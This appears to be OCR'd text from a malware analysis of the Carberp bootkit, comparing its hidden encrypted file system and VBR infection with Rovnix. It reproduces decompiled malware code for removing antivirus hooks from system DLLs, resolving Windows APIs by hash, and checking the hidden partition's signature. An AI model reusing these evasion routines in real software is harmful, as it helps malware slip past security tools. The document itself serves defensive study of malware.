
Carberp bootkit functionality




Carberp bootkit functionality



Carberp bootkit functionality




Callgraph of bootkit installation routine



Rovnix kit hidden file systems comparison

functionality	Rovnix.A	Carberp with bootkit	Rovnix.B
VBR modification	☑	☑	☑
polymorphic VBR	☒	☒	☑
Malware driver storage	☑	☑	☑
Driver encryption algorithm	custom (ROR + XOR)	custom (ROR + XOR)	custom (ROR + XOR)
Hidden file system	☒	FAT16 modification	FAT16 modification
File system encryption algorithm	☒	RC6 modification	RC6 modification

Comparison of Carberp file system with Rovnix.B



Comparison of Carberp file system with Rovnix.B


B08DD48C ParseFs


primary

```
      v20 = ReadDataAnddecrypt(                    // read and decrypt first sector
              VirtualAddress->Name,
              (PVOID)v2->FirstSector,
              VirtualAddress->BytesPerSector,
              VirtualAddress->ParttionHiddenStart,
              VirtualAddress->PartitionHiddenSize,
              1u,
              1),
      v20 < 0) )
  goto LABEL_20;
Buffer = v2->FirstSector;
v6 = 9;
v7 = (int)"VFAT1.1 ";
v8 = Buffer + 3;
v9 = 1;                                          // check signature
do
{
  if ( !v6 )
    break;
  v9 = *(_BYTE *)v8++ == *(_BYTE *)v7++;
  --v6;
}
while ( v9 );
```

sub_14828 00014828

secondary






AntiRE tricks

Removing AV hooks before installation


```
v1 = hash_ntdll_ZwSetContextThread;
v2 = hash_ntdll_ZwGetContextThread;
v3 = hash_ntdll_ZwUnmapViewOfSection;
v4 = hash_ntdll_ZwMapViewOfSection;
v5 = hash_ntdll_ZwAllocateVirtualMemory;
v6 = hash_ntdll_ZwWriteVirtualMemory;
v7 = hash_ntdll_ZwProtectVirtualMemory;
v8 = hash_ntdll_ZwCreateThread;
v9 = hash_ntdll_ZwOpenProcess;
v10 = hash_ntdll_ZwOpenThread;
v11 = hash_ntdll_ZwQueueApcThread;
v12 = hash_ntdll_ZwTerminateProcess;
v13 = hash_ntdll_ZwTerminateThread;
v14 = hash_ntdll_ZwResumeThread;
v15 = hash_ntdll_ZwQueryDirectoryFile;
v16 = hash_ntdll_ZwCreateProcess;
v17 = hash_ntdll_ZwCreateProcessEx;
v18 = hash_ntdll_ZwCreateFile;
v19 = hash_ntdll_ZwDeviceIoControlFile;
v20 = hash_ntdll_ZwClose;
v21 = hash_ntdll_ZwSetInformationProcess;
v23 = hash_kernel32_CreateRemoteThread;
v24 = hash_kernel32_WriteProcessMemory;
v25 = hash_kernel32_VirtualProtectEx;
v26 = hash_kernel32_VirtualAllocEx;
v27 = hash_kernel32_SetThreadContext;
v28 = hash_kernel32_CreateProcessA;
v29 = hash_kernel32_CreateProcessInternalA;
v30 = hash_kernel32_CreateProcessInternalW;
v31 = hash_kernel32_CreateFileA;
v32 = hash_kernel32_CreateFileW;
v33 = hash_kernel32_CopyFileA;
v34 = hash_kernel32_CopyFileW;
v35 = hash_kernel32_CopyFileExW;
v37 = hash_ws2_32_connect;
v38 = hash_ws2_32_send;
v39 = hash_ws2_32_recv;
v40 = hash_ws2_32_gethostbyname;
RestoreSplicing(L"ntdll.dll", &v1, 1);
RestoreSplicing(L"kernel32.dll", &v23, 1);
return RestoreSplicing(L"ws2_32.dll", &v37, 1);
```

Calling WinAPI functions by hash

```
push    ebp
mov     ebp, esp
push    ecx
push    723EB0D5h
push    1
push    0
call    GetFuncByHash
add     esp, 0Ch
mov     [ebp+var_4], eax
mov     eax, [ebp+arg_0]
push    eax
call    [ebp+var_4]
mov     esp, ebp
pop     ebp
retn
```



```
signed int __cdecl calc_hash(char *buffer, unsigned int size, int flag)
{
  signed int result; // eax@2
  char curByte; // [sp+3h] [bp-9h]@7
  unsigned int counter; // [sp+4h] [bp-8h]@3
  unsigned int hash; // [sp+8h] [bp-4h]@3

  if ( buffer )
  {
    hash = 0;
    for ( counter = 0; *buffer && (!size || counter < size); ++counter )
    {
      curByte = *buffer;
      if ( flag && curByte >= 'A' )
      {
        if ( curByte <= 'Z' )
          curByte += ' ';
      }
      hash = ((hash >> 25) | (hash << 7)) ^ curByte;
      ++buffer;
    }
    result = hash;
  }
  else
  {
    result = -1;
  }
  return result;
}
```



